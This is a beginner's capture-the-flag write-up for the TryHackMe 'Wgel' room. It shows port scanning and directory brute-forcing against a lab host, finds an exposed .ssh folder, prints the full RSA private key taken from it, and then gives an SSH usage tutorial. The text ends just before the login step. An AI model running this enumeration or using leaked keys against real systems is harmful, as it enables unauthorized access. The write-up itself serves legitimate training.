Information

- CTF Name: WGEL CTF
- CTF Level: Easy
- CTF Description: Can you exfiltrate the root flag?
- Date: 11/12/2025
- Platform: THM


Hello Guys, Today i was little bit Distracted but i was trying to plan the WGEL CTF from THM, it looks Easy But it took me a lot also done with some little help. Enjoy …

Findings

External


Enumeration

- I started My Simple nmap scan to make things quick.



```
⚙ Phantom0-HunterMachine » 💀 0ms » 10:31 » ~
⚡ phantom0  »»  nmap 10.64.128.181
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-11 10:31 CST
Nmap scan report for 10.64.128.181
Host is up (0.48s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 6.29 seconds

⚙ Phantom0-HunterMachine » 💀 0ms » 10:31 » ~
⚡ phantom0  »»
```

- the site front page look like this : -



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.


The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain


While the nmap scan i was checking the site, also running my Directory Bruteforce with gobuster

- It was little bit hard to pass the self-signed cert on gobuster, Because i haven't tried that before:-(




```
㉿ Phantom0-HunterMachine » 💀 0ms » 10:39 » ~
⚡ phantom0  »»  gobuster dir -u http://10.64.128.181/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://10.64.128.181/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/sitemap              (Status: 301) [Size: 316] [--> http://10.64.128.181/sitemap/]
```

- i found one folder called "sitemap "and i will brute force under by tool called dirb or you can you gobuster "[https://10.64.128.181/sitemap"](https://10.64.128.181/sitemap)
- i get folder install "sitemap " called ".ssh" that is interesting because we have id_rsa(ssh private key) we can connect to the machine without password (i will expail about ssh later)



```
Phantom0-HunterMachine » 💀 0ms » 10:45 » ~
⚡ phantom0  »»  dirb http://10.64.128.181/sitemap

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Dec 11 10:46:05 2025
URL_BASE: http://10.64.128.181/sitemap/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.64.128.181/sitemap/ ----
==> DIRECTORY: http://10.64.128.181/sitemap/.ssh/
```

- it look like the "[http://10.64.128.181/sitemap/.ssh/"](http://10.64.128.181/sitemap/.ssh/) site




Index of /sitemap/.ssh

Name	Last modified	Size	Description
Parent Directory		-	
id_rsa	2019-10-26 09:24	1.6K	

Apache/2.4.18 (Ubuntu) Server at 10.64.128.181 Port 80

- we found private key ! hahaha
- when i open the id_rsa file print the private key :



```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2mujeBv3MEQFCel8yvjgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAquy30lSp5jH/bhcvYLsK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWFf9W2gc3x
W69vjkHLJs+lQi0bEJvqpCZ1rFFSpV0OjVYRxQ4KfAawBsCG6lA7GO7vLZPRiKsP
y4lg2StXQYuZ0cUvx8UkhpgxWy/OO9ceMNondU61kyHafKobJP7Py5QnH7cP/psr
+J5M/fVBoKPcPXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnm/BH
Wo/Lmln4FLzLb1T31pOoTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXUb9mFoNI2Ic4PsPjbqyCO2LmE
AnAhHKQNeUOn3ymGJEU9iJMJigb5xZGwX0FBoUJCs9QJMBBZthWyLlJUKic7GvPa
M7QYKP51VCi1j3GrOd1ygFSRkP6jZpOpM33dG1/ubom7OWDZPDS9AjAOkYuJBobG
SUM+uxh7JJn8uM9J4NvQPkC10RIXFYECwNW+iHsB0CWlcF7CAZAbWLsJgd6TcGTv
2KBA6YcfGXN0b49CFOBMLBY/dcWpHu+d0KcruHTeTnM7aLdrexpiMJ3XHVQ4QRP2
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pUO8zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMpVOX+vEaCZd6ZNFbJ4R889D7I
dcXDvkNRbw42ZWx8TawzwXFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4EIy
GW9eJnl0tzL31TpW2lnJ+KYCRIlucQUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
shl66KulTmE3G9nFPKezCwd7jFWmUUK0hX6Sog7VRQZw72cmp7lYb1KRQ9A0Nb97
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN0OOQ622e8TnFkmee8AV9lPp7eWfG2tJHk1gw0IXx4Da8oo466QiFBb74kN3u
QJkSaIdWAnh0G/dqD63fbBP95lkS7cEkokLWSNhWkffUuDeIpy0R6JuKfbXTFKBW
V35mEHIidDqtCyC/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyyios7dMiVPtxtsomEHwYZiybnr3SeFGuUr1w/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaI8XWGhMokncVyZwI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT4OpebIsu
eyq5AoGBANCkOaWnitoMTdWZ5d+WNNCqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb
QNF1fedEOvsguMlpNgvcWVXGINgoOOUSJTxCRQFy/onH6X1T5OAAW6/UXc4S7Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMFzn6vjEab9GhnpMihrSCod
-----END RSA PRIVATE KEY-----
```

let me show you what is ssh :

- SSH is a **secure remote login protocol**
- that lets you control another computer **over the network** in an encrypted way.

🧠 Simple Example

Imagine you have two machines:

- **Your computer:** 192.168.1.10
- **Remote server:** 192.168.1.20
- **User on server:** `admin`

To connect securely to that server, you run:

```
ssh admin@192.168.1.20
```

Then it asks for the password:

```
admin@192.168.1.20's password:
```

After entering the password, *boom* — now you are inside the remote machine:

```
admin@remote-server:~$
```

You can now run commands on that machine as if you were sitting in front of it.

⚡ More Real-World Example

Connect using a private key instead of password:

```
ssh -i id_rsa root@10.10.10.20
```

Run a single command over SSH:

```
ssh admin@192.168.1.20 "ls -la /var/www/"
```

Forward a port (for tunneling):

```
ssh -L 8080:localhost:80 admin@192.168.1.20
```

🛰️ Why SSH is important in hacking/CTF?

- Remote shell access
- Brute forcing weak passwords
- Checking misconfigurations
- Pivoting into internal networks
- Using keys found on boxes
- File transfer (scp / sftp)

another Example:

```
ssh user@10.10.10.10
```

🤖 2. How to Connect to SSH (Password Login)

Basic command

```
ssh username@IP_or_Domain
```

Example

```
ssh phantom0@192.168.1.10
```

If the server uses a custom port (example port 2222):

```
ssh -p 2222 phantom0@192.168.1.10
```

🤖 3. Generate SSH Keys (Public + Private)

SSH keys come in **pairs**:

- **Private Key** → keep secret (`id_rsa`)
- **Public Key** → you upload to the server (`id_rsa.pub`)

Generate a new key pair:

```
ssh-keygen
```

It will ask:

```
Enter file in which to save the key (/home/phantom0/.ssh/id_rsa):
```

Just press **Enter**.

Then:

```
Enter passphrase (empty for no passphrase):
```

You can press **Enter** again or set a password.

Keys stored at:

```
~/.ssh/id_rsa ← private key ~/.ssh/id_rsa.pub ← public key
```

🤖 4. Upload Public Key to the Server

After generating keys, send **only the public key** to the server:

```
ssh-copy-id username@IP
```

Example:

```
ssh-copy-id ubuntu@10.64.128.181
```

If `ssh-copy-id` is not installed, do it manually:

Step 1: Create `.ssh` on server

```
ssh username@server_ip "mkdir -p ~/.ssh"
```

Step 2: Copy your public key manually:

```
cat ~/.ssh/id_rsa.pub | ssh username@server_ip "cat >> ~/.ssh/authorized_keys"
```

🤖 5. Login Using Private Key

Now login with your private key:

```
ssh -i ~/.ssh/id_rsa username@server_ip
```

Example:

```
ssh -i ~/.ssh/id_rsa ubuntu@10.64.128.181
```

🤖 Quick Summary (Robotic)


- Generate keys → `ssh-keygen`
- Public key on server → `ssh-copy-id`
- Private key stays on client → never share
- Connect → `ssh -i key user@ip`

- i will create file called id_rsa on my computer and i will paste the private ssh key and i will give permission

the ssh key is :

